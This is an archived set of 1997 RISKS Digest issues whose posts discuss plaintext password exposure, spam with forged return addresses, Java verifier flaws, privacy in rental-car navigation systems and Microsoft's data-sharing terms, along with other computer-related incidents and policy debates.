<pihl@innovative.se> <http://www.innovative.se/> Phone +46-31-7724013

✦ Re: On-line brokerage-trading passwords in plaintext (Helsel, R-19.16)

hal lewis <hlewis@physics.ucsb.edu>
Wed, 28 May 1997 08:38:48 -0700

In [RISKS-19.16](#), Cliff Helsel reported that ETrade, IMHO one of the best of the on-line trading services, makes all customer passwords available to their customer service employees--perhaps to all their employees. So I asked them (via e-mail) if it were true. It took two weeks, but the answer came, and was: the procedure has been changed, and it is no longer true. Another problem solved, though of course I have no idea how well they have solved it. (Note the power of Risks! Use it prudently.)

That left the question of whether the passwords are stored in the clear or encrypted (recognizing that someone, some day, insider or outsider, will break into the file). I asked, but have no idea whether they will tell. Stay tuned.

Hal Lewis

⚡ Risks of lying on return address of spam

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Thu, 29 May 1997 12:04:25 -0400

>From WIRED online via PointCast News:

Small-Time Spammer Slapped with Suit, by Ashley Craddock, 29 May 1997

Attempting to narrow the scope of spam wars, Internet activists in Austin, Texas, have slapped a novice junk e-mailer with a lawsuit charging that he

illegally dumped his online garbage in someone else's mailbox.

The author makes the following key points:

* College student Craig Nowak admits having chosen a reply address at random for his first spam attack on the Net from his "short-lived" company, CN Enterprises.

* He chose "flowers.com" and the legitimate owners of that address received 5,000 bounced messages and enraged responses to Nowak's fraudulently labelled junk e-mail.

* Tracy LaQuey Parker has been joined in her lawsuit by the Electronic Frontier Foundation (Austin chapter) and the Texas Internet Service Providers Association.

* Lawsuit demands "unspecified actual and punitive damages" for having falsely attached the flowers.com address to the junk, causing potential blacklisting of the legitimate firm.

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

⚡ Anti-spam bill introduced in U.S. Senate

Abigail <abigail@fnx.com>

Fri, 23 May 1997 19:04:18 -0400 (EDT)

In [RISKS-19.18](#), Lance Hoffman notes the "anti-spam bill" introduced in the

Senate. But it is not an anti-spam bill. It's an anti-commercial-e-mail bill.

I read the bill and my reaction was `great, if I now send someone an e-mail with the URL of O'Reilly's webpage, I can be sued, but they still can't get me when I e-mail the bible to a million addresses'.

It's a bad bill, for many reasons:

- It only addresses the US, which is rather pointless on the Internet.

I have seen a couple of machines outside the USA, and I bet they

are able to send e-mail as well.

- It doesn't address the real problem: misuse of the system. The problem

isn't that the content of e-mail is commercial, the problem is that

sending enormous amounts of mail at one time can bring mail delivery

systems to their knees. A mail server of a large ISP that goes down

under the load wouldn't have stayed up if the content was a fairy tale.

- The proposed solution doesn't solve anything. Yes, adding 'Advertisement'

in the subject makes it easier to filter it, but the net traffic

stays the same, and so does the load on machines. (Hmm, extra filtering

might even increase the load).

- Faking an e-mail address is about as easy typing your name. How do

you prove an alleged commercial e-mail actually comes from the address

mentioned? Wouldn't an organisation like the Church of Scientology

have some interesting (mis)uses for this bill?

I don't have a solution for the problem of junkmailing, but I

hope
this bill will not pass the Senate.

Abigail

⚡ Re: E-mail disaster: inadvertent use of a mailing list (Byrd, R-19.18)

Dorothy Denning <denning@cs.georgetown.edu>
Fri, 23 May 1997 14:37:07 -0400

When I worked for Digital's Systems Research Center, our e-mail interface program had a feature for resolving the aliases in a message without sending the message. I always used this before sending to make sure my messages went to the people I intended and to find out if I had the right alias (now I often generate bounced messages because I got the alias wrong or thought I had one that I didn't). It also had the advantage that I could create hierarchical alias lists, building aliases out of aliases, which enormously simplified the process of updating e-mail addresses. The resolver did not work recursively, but it was a simple matter to click the button a few times to get to the leaves (usually at most 2 levels deep).

Dorothy Denning

⚡ Re: E-mail disaster: inadvertent use of a mailing list (Byrd, R-19.18)

Joe Carlet <jcarlet@travelin.com>
Wed, 28 May 1997 16:32:58 -0500

When I worked at another (un-named) company a similar thing happened. Two people on two different continents were fired for exchanging private, shall we say "racy" (actually pornographic) letters between themselves. What happened is the e-mail system would allow the (inadvertent) attachment of one e-mail message to another. The ADD ATTACHMENT function key was "F7", the DELETE MESSAGE function key was "F6". So the first individual (accidentally --- you're ahead of me--) hit the F7 key before the F6 key, then proceeded to send a message to yet another mailing list on another subject.....

One could observe (in the upper right corner) that there was "x" number of attachments to a mail message. If one was observant. If.....

After THAT incident there were a LOT of people who became VERY observant of the upper right corner of their mail screen..... Of course the obvious risk is don't use the corporate mail system to exchange private mail, the corporate mail police are watching you!

-Joe

✶ Re: JVM verification (Sirer, [RISKS-19.18](#))

Li Gong <gong@games.Eng.Sun.COM>
Wed, 28 May 1997 12:16:42 -0700

Emin Gun Sirer of the University of Washington posted an article

in
[RISKS-19.18](#) entitled "Java security architectures/testing methodology/flaws". [...]

Emin Gun Sirer <egs@cs.washington.edu> wrote:

> A few of the flaws involve breakdowns in the typesafety guarantees of
> Java, which expose web users who execute foreign Java code to security
> attacks. A flaw in typesafety may allow an application to gain access to
> restricted data or to restricted services. Some of the other flaws are
> deviations from the JVM specification, and a few are particular unenforced
> interpretations of an ambiguous specification.

It is perhaps worth noting the usage of "a few", "may allow", and "some of" in the above description. For the original JavaSoft statement on this issue, see <http://java.sun.com/security/UW.html>. For a much more detailed and more interesting exposition on the topic, see <http://java.sun.com/security/UWdetails.html>. Some excerpts:

1. Why is there a discrepancy in the statements from UW and from JavaSoft?

The University of Washington statement refers to 24 bugs found in the JDK system, and the JavaSoft statement refers to one bug that is fixed. Why this discrepancy?

The University of Washington researchers tested several different verifier implementations, including those used by commercial Java browsers, and a development tool from JavaSoft called javap. Javap is a decompiler that takes Java bytecode as input, and produces a Java "pseudo source" file. It

is possible to invoke javap with a verification option turned on, in which javap performs a subset of tests that the VM performs. When the Kimera project's test vectors are applied to the verifier used by the JDK platform, the appletviewer and HotJava, a different set of test results emerges.

<"[...]" denotes requested deletion in archive copy. PGN>

✈ General relativity vs special relativity (Re: Hayes, [RISKS-19.18](#))

Steven M. Schweda <SMS@provis.com>

23 May 97 09:43:00 CDT

Arrgh.

> > It's not meaningful to compare a clock in Denver with a clock in California to within a microsecond, ...
> Not true. The two locations are essentially fixed with respect to each

Special relativity says there's no difference. General Relativity says there is a difference. Somewhere after chapter 1, I expect Misner, Thorne, and Wheeler mention this. (My copy's at home, and I'm not.) Clocks run more slowly in stronger gravitational fields, independent of relative motion or lack thereof. (Or so the theory goes.)

I've not tried to run the numbers, but I suspect that actually getting a microsecond difference between Denver and someplace at sea-level would take longer than I care to wait.

I greatly enjoy the RISKS news, but I would not depend on it for an education in physics. Too many contributors who know things that are not true.

Steven M. Schweda, Provis Corporation, 5251 Program Avenue #100
Mounds View, MN 55112-4975 (+1) 612-785-2000 ext. 16
sms@provis.com

⚡ Re: Fire ants and computers ([RISKS-19.17](#))

"Simson L. Garfinkel" <simsong@vineyard.net>
Thu, 22 May 1997 23:04:56 -0700

If fire ants are attracted to strong electrical fields, then this does suggest a way to create an effective fire ant trap & killing device. I am surprised that nobody has done it.

⚡ Re: Fire ants and computers ([RISKS-19.17](#))

Vexxallarius Venturi <rcdragon@omsi.edu>
Thu, 22 May 1997 23:55:26 -0700

Doesn't anyone remember one of the biggest problems the Super Conducting Super Collider project ran into during construction in Texas? It wasn't politics... It was the Mecca of fire ants in all the extremely high-voltage conduits, junctions, transformers, and other high-strength field areas. The ants would eat the insulating compounds off and sit there

basking in the emf
high they apparently got. Occasionally, an ant would offer
itself as
sacrifice, prompting some Damn Big Breakers to blow...

Sadly, the engineers rated a Major Duh! from the local farmers
who have
had to put up with the critters for years...

Vexxallarius Venturi (aka The Really Cranky Dragon)
<http://www.omsj.edu/~rcdragon> <rcdragon@omsj.edu>

⚡ Re: On-line change of postal address ([RISKS-19.18](#))

"G. Allen Morris III" <gam3@csua.berkeley.edu>
Mon, 26 May 1997 20:41:20 -0700 (PDT)

The web-site run by the USPS requires that you print out a form
and mail it
to your postmaster or give it to you postal carrier. I don't
see how this
is any different than paper forms. It is certainly not an `on-
line' change.

G. Allen Morris III

[Also noted by Alan Winston <WINSTON@SSRL.SLAC.STANFORD.EDU>.
But it is certainly easier to get the forms, especially if
frauds are being coordinated from outside of the U.S. PGN]

⚡ Re: On-line change of postal address ([RISKS 19.18](#))

Evan McLain <emclain@top.net>
Fri, 23 May 1997 02:38:29 -0500

The Postal Service Change-of-Address web page (<http://www.usps.gov/moversnet/coa.html>) does NOT allow you to send change-of-address notices via e-mail. It merely lets you create a form on your screen, with the help of an automated address/zip code lookup database, that you can print out, sign, and snail mail to the Post Office.

Evan

✶ Final version of "Risks of Key Recovery" available

Matt Blaze <mab@research.att.com>

Thu, 29 May 1997 00:03:31 -0400

The final (27 May 1997) version of the report ``The Risks of Key Recovery, Key Escrow and Trusted Third-Party Encryption'' is now available. The report, by Hal Abelson, Ross Anderson, Steve Bellovin, Josh Benaloh, Matt Blaze, Whit Diffie, John Gilmore, Peter Neumann, Ron Rivest, Jeff Schiller, and Bruce Schneier examines the technical implications, risks, and costs of the ``key recovery,'' ``key escrow'' and ``trusted third-party'' encryption systems being promoted by various governments. A preliminary version of the report was released last week [and noted in [RISKS-19.17](#)]; the final version is now available. The report is available as online as follows:

On the web at:

http://www.crypto.com/key_study

In PostScript format via ftp:

ftp://research.att.com/dist/mab/key_study.ps

In plain ASCII text format via ftp:

ftp://research.att.com/dist/mab/key_study.txt



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 20

Saturday 31 May 1997

Contents

- [Spam and yeggs? Brake fast, or be devoured!](#)
[PGN](#)
- [KGB infiltrates MI5 on the hotline](#)
[Mich Kabay](#)
- [Privacy and car navigational systems](#)
[DonNorman](#)
- [Prison guards leak sensitive computer data](#)
[David Kennedy](#)
- [Runaway train-ticket vending machine](#)
[Tim Pietzcker](#)
- [Lost Pond: Jurassic Duck](#)
[Mich Kabay](#)
- [Risks of caring for an electronic pet](#)
[Mich Kabay](#)
- [Florida "Computer Gang" Members Arrested](#)
[David Kennedy](#)
- [Grappling with the risks of ATMs and heavy machinery](#)
[John Oram](#)
- [Re: How Secure Is AT&T's WorldNet Security?](#)
[Steve Bellovin](#)

- [Microsoft and Privacy](#)
["cooler" via Mich Kabay](#)
 - [Re: Computer fraud in subscribing to telephone service?](#)
[Geoff Kuenning](#)
 - [Re: Postal Service change of address](#)
[Lauren Weinstein](#)
 - [Re: General relativity vs special relativity](#)
[Frederick G.M. Roeber](#)
 - [Call for Papers -- IFIP WG 11.3 Working Conf on Database Security](#)
[Sushil Jajodia](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✶ Spam and yeggs? Brake fast, or be devoured!

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Sat, 31 May 1997 13:20:13 -0700

In ordinary usage, a yegg is a safecracker or robber. Electronic equivalents of yeggs are using the Internet and its service providers for undesired spams. Some are also victimizing people as well -- through scams, but sometimes with major inconveniences. Here is an example of the latter, exploiting the trick of faking the FROM: address to avoid counterspams and threats.

Tracy LeQuey Parker was apparently victimized by C.N. Enterprises (Craig Nowak) in San Diego. C.N. used her FROM: address and her ISP (Zilker Internet Park) to send out a massive e-mail promotion. The message offered information about free cash grants for college students for \$19.95. The clinker is that she and her ISP received all the hard bounces (due to the address list containing lots of invalid addresses) and temporary

bounces

(due to system or network unavailability). (This happens to me every time I send out an issue of RISKS; I once had over 400 bounces in a day! But that's small potatoes compared with what happened to Parker and Zilker.) In response, a lawsuit has been filed against C.N. by Parker, Zilker, the Texas Internet Service Providers' Association, and the Austin TX chapter of the Electronic Frontier Foundation. [Source: Associated Press item in the *Palo Alto Daily News*, 30 May 1997.] We hope they bring home the bacon.

⚡ KGB infiltrates MI5 on the hotline

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Thu, 29 May 1997 22:00:16 -0400

- > KGB infiltrates MI5 on the hotline (Reuters World Report, 25 May 1997)
- > From Executive News Service via CompuServe ("Odds and Ends")
- > LONDON - Would-be James Bonds bidding to join Britain's secret service got
- > a shock when they phoned the job application line -- Russia's KGB said it
- > had taken over.

Key points:

* After MI5 placed ads for recruits in Britain, 20,000 hopeful security

agents called in only to hear a bizarre message on the answering machine:

"Hello my name is Colonel Blotch. I am calling on behalf of the KGB. We

have taken over MI5 because they are not secret any more and they are a very [useless] organisation."

* MI5 investigating how the taped message was altered.

[MK comment: of course, with two-digit "security" codes on many answering machines allowing full control of the devices, tampering is no mystery.]

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

✈ Privacy and car navigational systems

Don Norman <dnorman@ucsd.edu>

Sat, 31 May 1997 13:08:18 -0700

Here is yet another inadvertent invasion of privacy, another inadvertent trail of activities:

I rented a car from Hertz and requested their in-car navigational system. I ended up in a Ford Taurus with the Hertz "NeverLost" system, made by Rockwell. Among its features is a history list of previously selected destinations. This is a useful feature, especially as during the several days of my trip, I had to return to previous locations. Note that the system allows you to specify destinations by street address or by name of business or scenic attraction. So my list included the street addresses of the house at which I stayed and the people with whom I visited, the names

of the
restaurants, the airport and the Hewlett-Packard group that I
traveled to --
all of which were easy to select from the system's index.

Of course, the history list also had the locations of all the
places the
previous renters of the car had visited. Interesting; I even
tried to figure
out what sort of people they were from the places they had
visited.

Yes, you can delete items from the history list, but only one
item at a
time. Moreover, this feature wasn't immediately obvious to me. I
had to
seek it out and then I had to experiment a bit to figure out how
to use it.
It's well designed and simple to use - just not immediately
obvious.

Did I delete the information about my travels? Well, um, I meant
to, but --
well, you know how it is. I meant to do it, but on the day of
departure, I
woke up early in the morning, rushed to the car, set the
navigational system
to the airport, and took off. I rushed through the traffic,
rushed to the
check-in lane, rushed to the airport terminal, rushed aboard the
airplane,
and then sat back and relaxed. Only then do I think "damn, I
forgot to erase
my history list." I suspect that other travelers will have
similar
experiences.

What do I recommend? I have no brilliant suggestions. The
history list is a
valuable feature. The designers did put in a selective erasure
feature that
is pretty easy to use. Problem is, it was designed for the owner
of the car,

not for the rental car situation. The best I can recommend is that the system have a "forget all" function that the rental car maintenance people are trained to engage during the car servicing between rentals. Not a great solution, and one prone to errors of omission.

Do I care? Normally I would say no. I think we are overdoing many of the privacy concerns. Why would I care that the next driver of the car could see where I had gone?. Well, it actually didn't take much thought to think of some reasons why I would care. A competing company might find out about my hot new, yet-still-secret product by noting which companies I had visited. Moreover, I have been told by a very reliable source that senior computer company executives are targeted by an international crime ring with standard prices for stealing their personal computers or briefcases (no, I am not making this up). My boss was told that he is on the list, and was even told how much his PC was worth. Am I on the list? I certainly could be. And the navigational system has the address of the house at which I stayed - and where I will stay again.

In many ways, this example is less serious than the trail we already leave with our cell phones and credit cards, but it differs in that ordinary citizens can get to it. In any event, it's useful to compile a complete list. So, add this item to your list of RISKS.

Don Norman, Hewlett-Packard Laboratories
dnorman@ucsd.edu <http://cogsci.ucsd.edu/~norman>

⚡ Prison guards leak sensitive computer data

David Kennedy <76702.3557@compuserve.com>

Fri, 30 May 1997 03:45:14 -0400

Courtesy of Reuters News via CompuServe's Executive News Service:

> Federal agents arrest 11 New York prison guards
> NEW YORK (Reuter, 22 May 1997) - Federal investigators
Thursday arrested
> 11 guards assigned to the Metropolitan Detention Center in
Brooklyn on
> charges of smuggling and supporting jailed mobsters, according
to grand
> jury indictments. They were charged with smuggling drugs,
liquor, food
> and other supplies into the jail and helping prisoners from
the mob
> conduct meetings and search computer files for potential
witnesses. The
> prisoners were also warned about searches.

:: One guard, Anthony Martinez demanded US\$800/wk for favors
that included
"the names of informants in their cases after checking through
prison
computers."

:: Max penalty--15 years and US\$250K fines.

Dave Kennedy [CISSP] Research Team Chief, National Computer
Security Assoc.

⚡ Runaway train-ticket vending machine

Tim Pietzcker <pietzcke@ruf.uni-freiburg.de>

Sat, 31 May 1997 12:49:32 +0200 (MET DST)

An interesting incident was reported in our local newspaper recently: A young man wanted to buy a train ticket from Freiburg to Herbolzheim, a trip of about 30 miles. Since tickets for short journeys like this cannot be bought at the regular ticket stands but have to be purchased from a computerized ticket vending machine, he tried to do so. The machine took his money (about \$10) and gave him a ticket that had several flaws:

- no destination was printed on the ticket
- the expiry date for the ticket was Dec 31st, 1969 (!)

The young man went to the ticket office to complain. However, the officials claimed that he had forged the ticket (since the computer never makes mistakes) and refused to give him a refund. He tried to make clear to them that nobody would ever forge a ticket in such a stupid way, but to no avail. He gave up and tried to board the train anyway, but they would not let him and threatened to impose an extra fine upon him for travelling without a ticket. Since the young man's clothes were of a somewhat unclean appearance, he suspected that this explained a good deal of the officials' unfriendliness, a suspicion that was confirmed the next day when he returned in a suit and met the officials in a much friendlier attitude.

This story was reported in our newspaper. A few days later, several officials of other train stations wrote to the newspaper that they knew about this problem and had already reported it to their superiors.

It's the same risks again: Computers are never wrong, and if

they are, the errors are not reported to other users. Also, you can expect to be discriminated against when improperly dressed.

Tim Pietzcker, University of Freiburg

⚡ Lost Pond: Jurassic Duck

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Wed, 28 May 1997 20:21:10 -0400

The news wires (via PointCast News on the Industries channel) report another Web site hacked:

> Hackers leave print on ``Lost World'' (Reuter, 28 May 1997)

The opening page for the Web site for the film ``The Lost World: Jurassic Park'' wasn't all it was quacked up to be after hackers got through with it Tuesday. In place of the film's trademark dinosaur logo was a profile of a prehistoric-looking duck, accompanied by the title ``The Lost Pond: Jurassic Duck.'' The report makes the following key points:

- * Signed "hackers."
- * Alan Sutton, Universal Studios vice president for distribution and marketing, said he thought prank was amusing and done in a spirit of fun.
- * Universal plan to improve their security.

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education
National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

✦ Risks of caring for an electronic pet

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>

Thu, 29 May 1997 22:00:27 -0400

Via Executive News Service on CompuServe:

> CYBER PET `DEATHS' MAY LEAVE OWNERS NEEDING COUNSELLING

> PA News May 22, 1997 16:03:00

> Heartbroken Tamagotchi computer pet owners may need bereavement
> counselling to help them get over the "virtual" deaths of the
little

> gizmos, experts said today. ... The egg-shaped "pets", which
have an

> interactive screen, were invented for children not allowed
real animals.

> Owners press buttons to feed, stroke and exercise the computer
toys,

> which beep if they become "ill" - and "die" if neglected.

According to the article,

* Dr Daniel DeSouza, of Toronto, Canada says the children may
grieve over
the "death" of these "pets."

* He has set up a support group on the Internet to help bereaved
owners.

* Dr Sidney Crown of the Royal London Hospital said that "lonely
children
are most at risk."

* At Nottingham Trent University, Dr Mark Griffiths, an expert in
addiction to computer games, supported these concerns.

[MK comment: This is no different, as far as I can see, from
weeping over
the death of creatures existing only in books and in our

imagination:

certainly I wept when Gandalf "died" in The Lord of the Rings when I was a kid. Oops, excuse me, but now I have to go feed my pet electrons.]

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education
National Computer Security Association (Carlisle, PA) <http://www.ncsa.com>

✈ Florida "Computer Gang" Members Arrested

David Kennedy <76702.3557@compuserve.com>

Fri, 30 May 1997 03:45:10 -0400

Courtesy of United Press International via CompuServe's
Executive News Service:

> Florida computer gang members arrested

> LECANTO, Fla., 22 May 1997 (UPI) -- Florida authorities have
arrested two

> alleged leaders of a so-called computer "gang" they say set up
a Web site

> that accused a teacher of having a homosexual affair with a
student. The

> Web site displayed a photograph of the student's prom picture
with the

> teacher's head superimposed onto the head of the boy's female
date.

:: Two 19 year olds were charged with "publication of material
that exposes

a person to hatred, contempt or ridicule." Because they worked
together,

anti-gang laws apply upgrading the charges from misdemeanors to
felonies.

:: The victim-teacher has been the target of harassment before,

another
former student was sentenced to 6 months' probation last
December.

Dave Kennedy [CISSP] Research Team Chief, National Computer
Security Assoc.

✂ Grappling with the risks of ATMs and heavy machinery

John Oram <*benz@havkt.hop.pn>
Fri, 30 May 1997 01:32:28 -0700

Well, it looks as if the wily criminals of rural British
Columbia have
taken to the spirit of crimes reported in RISKS, specifically
trying to
steal the hardware itself (a la CalTrans and the various DMV
break-ins.)

Using a "grapple-loader" (imagine a bulldozer with a big, well,
grapple in
the front), the criminals broke through the wall of the shopping
centre and
tried to lift the ATM into a pick-up truck. However, they
dropped it, ran
and abandoned the grapple-loader. (Bobbling the grapple loader
is bogging
given there aren't googols of them around - pretty easy to trace
I would
think.)

No word if they planned to set it up in a mall and steal PINs...

John Oram benz@havkt.hop.pn (* rot13 to unscramble e-mail
address)

✶ Re: How Secure Is AT&T's WorldNet Security? ([RISKS-19.19](#))

Steve Bellovin <smb@research.att.com>

Thu, 29 May 1997 23:04:22 -0400

The story about an eavesdropping incident on AT&T Worldnet is incorrect. In fact, a later story by the same author says as much (see <http://www.pcworld.com/news/daily/data/0597/970523154723.html>). But there are some lessons to be learned from what happened.

The original report noted that certain Web pages do not use encryption. We were already aware of this, and the upgrade was in progress even before this incident. But the report also claimed that as a result of the lack of encryption, a customer was able to observe other accounts and passwords going by. This struck us as more than slightly odd, since the user was coming in from a dial-up modem...

I won't bother enumerating all the possibilities we considered and investigated. The ultimate answer was that there was no eavesdropping going on; rather, a network administrator had extracted accounts and passwords for a number of users from a LAN-based file server, and fed these into a simulated network monitor program. And how did these passwords get there? Well, various people used a shared facility -- that is, a network of PCs -- as their platform for connecting to AT&T Worldnet. This exposed their passwords to anyone with suitable access to the file server -- which is what happened.

What can we learn from this? The first point, of course, is

that the system administrator wins -- always. Nothing short of token-based encryption is even a plausible defense against someone who can read any file, and plant programs to monitor keystrokes. (That latter didn't happen here, to my knowledge.) A corollary is that you can't meaningfully encrypt such files, if the enemy is a knowledgeable administrator. If the key is stored in your programs, it can be extracted; the same skills that are used to defeat copy protection will suffice. At most, such encryption is a minor hurdle; more likely, it's security through obscurity, giving the same grade of protection as the lock on a bathroom door. Could the user supply the key? Part of the answer is "no, see above about keystroke monitors". But there's a more fundamental issue, one that goes to the heart of the real problem.

When we deploy computer systems, we engineer them. That is, we choose among many possible designs, to balance needs against costs. There is no such thing as absolute security, of course; more importantly, there is a price to any security system, and it makes no sense to spend more on security than it can save you. We're dealing here with a mass market product. J. Random Customer *will*, with a fairly high probability, forget his or her password. The cost of an unrecoverable account is quite high -- we probably lose the customer. But it has to be taken a step further -- it's important to minimize the number of calls to Customer Care. (Customer Care is expensive in the mass market world. There are a fair number of software

packages
around for which the vendor loses money on any copy that
generates even a
single call.)

This, then, is the bottom line. The engineers who made certain
security
choices -- storing account information in the clear -- saved a
moderate
amount of money, traded against a small diminution in security.
The
customers who used a shared facility to store these account
information
files (unknowingly) trusted someone else. The overall
complexity of the
total system -- the AT&T Worldnet end, the user software, the
end users, and
their environment, including an untrustworthy administrator --
led to some
accounts being compromised. And the one simple palliative cited
--
encryption of certain network sessions -- would have done
nothing to protect
anyone.

Steve Bellovin

Microsoft and Privacy

"Mich Kabay [NCSA]" <Mich_Kabay@compuserve.com>
Thu, 29 May 1997 12:04:45 -0400

>From Computer Privacy Digest Wed, 28 May 97, Volume 10 : Issue:
026

Date: 27 May 1997 14:45:37 -0600

>From: cooler <cooler@teleport.com>

Subject: Microsoft and Privacy

Yesterday I became aware of an online privacy issue involving
Microsoft, and

I hope to bring an awareness of this issue to anyone who can take that awareness further.

The issue is this: Microsoft has begun to set up a series of "Sidewalk" sites, ostensibly to provide local information for various cities. One example is at <http://www.newyork.sidewalk.com/> . If you visit that site, you can see a link (toward the right) to "Terms and Conditions". The link is to a page explaining the "Terms of Use" of the Sidewalk site. This is rather unusual; I don't know any other site that has "Terms of Use". Reading through six paragraphs of fine print you will see that they are asserting that your usage of their site entitles them to sell your e-mail address together with any demographic data they might gather about you.

I believe there is a serious online privacy issue because:

- 1) Few visitors will be aware that they have implicitly consented to allow the sale of their personal data.
- 2) Providing local information about cities increases the chance that your personal data will be tied to geodemographic data.
- 3) Microsoft also makes a browser. We have no way to know that they can't grab your e-mail address with it. Indeed, their new browser integrates seamlessly with the information on your desktop, so the potential is there for them to grab much more data.

While the selling of personal data is nothing new, I believe that Microsoft has an unusual advantage here. Their willingness to gather and sell this data, together with the intimacy of their browser, presents a new and possibly dangerous threat to personal privacy.

- - - - -

MICROSOFT:

SIDEWALK WEB SITE TERMS, CONDITIONS, AND NOTICES

[omitted by "cooler" and [RISKS-19.20](#),

but added to the archive copy by request. PGN]

Locator information" consists of a user's name, e-mail address, physical address and/or other data about the user that enables the recipient to personally identify the user. Any user who does not wish to receive any special offers or communications from Microsoft on behalf of suppliers, or directly from Microsoft or its affiliates, may so notify Microsoft at the listed below under SERVICE CONTACT. (Note that a user's election not to receive such information will not affect the user's receipt of offers and communications that were processed prior to the user's election.) Locator information and individual information will be processed and stored by Microsoft in the United States and, if the user does not live in the United States, possibly in the country of residence. Users may contact Microsoft to determine whether such information has been accurately recorded and, if not, to request correction of any inaccuracies in the information recorded by Microsoft.

USE OF INFORMATION

The name, address and payment information (if applicable) that the user provides via this Web site, together with information regarding the manner

in which the user uses this Web site, will not be processed or disclosed by Microsoft except as permitted by these terms and conditions. By being a user of this Web site, the user agrees that Microsoft may share with other parties both aggregate information, individual information and locator information gathered by Microsoft in the course of the user's continuing individual use of this Web site. "Aggregate information" is information that describes the habits, usage patterns and/or demographics of users as a group but does not describe or reveal the identity of any particular user. "Individual information" is information about a user that is presented in a form distinguishable from information relating to other users but not in a form that personally identifies any user or enables the recipient to communicate directly with any user. "Locator information" consist accurately recorded and, if not, to request correction of any inaccuracies in the information recorded by Microsoft.

INDEMNITY

As a condition of use of this Web site, you, the end user, agree to indemnify Microsoft and its suppliers from and against any and all liabilities, expenses (including attorneys' fees) and damages arising out of claims resulting from your use of this Web site, including without limitation any claims alleging facts that if true would constitute a breach by you of these terms and conditions. [...]

✂ Re: Computer fraud in subscribing to telephone service? (RISKS-19.19)

Geoff Kuenning <geoff@Ficus.CS.UCLA.EDU>

Thu, 29 May 1997 15:16:00 -0700

Thomas Brazil tells of receiving "automated" phone calls consisting of 10 seconds of hum, followed by a hangup. He accuses BellSouth of generating these calls in an attempt to get subscribers to sign up for automated call return, an accusation supported by no evidence except the coincidence of *one* of these calls with a telemarketing call from BellSouth.

It seems to me that if this were the case, it would be a very short time before somebody used call return, CNID, or a call tracing facility to identify the perpetrator as BellSouth, and the FCC would have a dandy time punishing them. It is far more likely that the calls, if truly automated, are purely accidental. Suppressing them may be a pain, but I doubt a nefarious purpose.

The only RISK I see here is that as the RISKS list becomes more widespread, our moderator is less and less able to filter out unsupported and illogical claims from the overly paranoid.

Geoff Kuenning geoff@fmg.cs.ucla.edu <http://fmg-www.cs.ucla.edu/geoff/>

[But maybe I let a few through just to see who is paying attention? PGN]

⚡ Re: Postal Service change of address

Lauren Weinstein <lauren@vortex.com>

Thu, 29 May 97 15:01:21 PDT

As others have pointed out, the web page in question only creates a form for you to print and mail. USPS especially likes this since it results in a form without a very common risk--the usual illegible handwriting.

But there still are a variety of privacy-related concerns surrounding change of addresses, and these issues were the subject of my PRIVACY Forum Radio interview with Mike Selnick of USPS Washington, D.C. headquarters late last year.

> I wonder if it's possible to instruct one's post office not to accept any
> change of address except in person?

This point was also covered in that interview. The answer at the current time appears to be no.

The full interview is available online for playback through the PRIVACY Forum; it runs about thirty minutes. It can be accessed through the PRIVACY

Forum/PRIVACY Forum Radio links via:

<http://www.vortex.com>

--Lauren-- Moderator, PRIVACY Forum www.vortex.com

⚡ Re: General relativity vs special relativity (Schweda, [RISKS-](#)

19.19)

"Frederick G.M. Roeber" <roeber@netscape.com>

Thu, 29 May 1997 18:09:29 -0700

> Special relativity says there's no difference. General
Relativity
> says there is a difference.

The non-meaningfulness is actually due to the fact that
simultaneity is not
well-defined for spacelike-separated events.

If two events have a spacelike separation -- basically, if they
happen
"close enough in time / far apart enough in space" such that
there isn't
time for a photon to go from one to the other -- then various
observers may
see the events happen in different orders.

This isn't an illusion: take everything into account, including
the speed of
light, clock differences, etc., and different observers can
still see this
difference.

Causality is still preserved because neither event can possibly
affect the
other. But it does mean that simultaneity is a somewhat fuzzy
concept:
"this exact moment, somewhere else" can actually correspond to a
range of
times at that other location.

This is why it's not meaningful to compare two clocks a few
(light-)milliseconds apart to within a microsecond.

Frederick G.M. Roeber, Physicist in Residence, Netscape

⚡ Call for Papers -- IFIP WG 11.3 Working Conf on Database Security

Sushil Jajodia <jajodia@isse.gmu.edu>

Wed, 28 May 1997 12:04:52 -0400 (EDT)

Twelfth Annual IFIP WG 11.3 Working Conference on Database Security

Porto Carras Complex, Chalkidiki, Greece

15-17 July, 1998

["Conference" limited to 40 people. Consequently, CFP truncated for RISKS. PGN]

More information about the conference and about IFIP WG 11.3 can be

found at URL: <http://www.cs.rpi.edu/ifip/>



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 21

Thursday 5 June 1997

Contents

- [Programmed Tunnel-Digging Robot](#)
[Robert J. Sandler](#)
- [Cashless not crashless](#)
[David Hood](#)
- [Revenge spam hits antispammer](#)
[Beth Arnold](#)
- [Anti-spam missile misfires...](#)
[Reuben G. Torrey and Richard Karash](#)
- [Big Brother strikes again... Netcheck New Zealand](#)
[Bruce J. Fitzsimons](#)
- [When is 0 not 0? The wonderful world of the Web](#)
[Clarke Christopher Turrall](#)
- [Java has a similar problem to the 2000-year problem](#)
[Quinton Jansen via Lindsay F. Marshall](#)
- [Attack on California's electric power infrastructure](#)
[Betty G.O'Hearn](#)
- [Indictments for Computer Chip Theft](#)
[Edupage](#)
- [Commands without timeout](#)
[Nick Brown](#)

- [Re: Computer fraud in subscribing ...?](#)
[Kevin McCullen](#)
 - [Re: newmediagroup.com headers were forged ...](#)
[Barry Brown](#)
 - [Re: Florida "Computer Gang" Members Arrested](#)
[Mich Kabay](#)
 - [Uniform password method](#)
[Ken Knowlton](#)
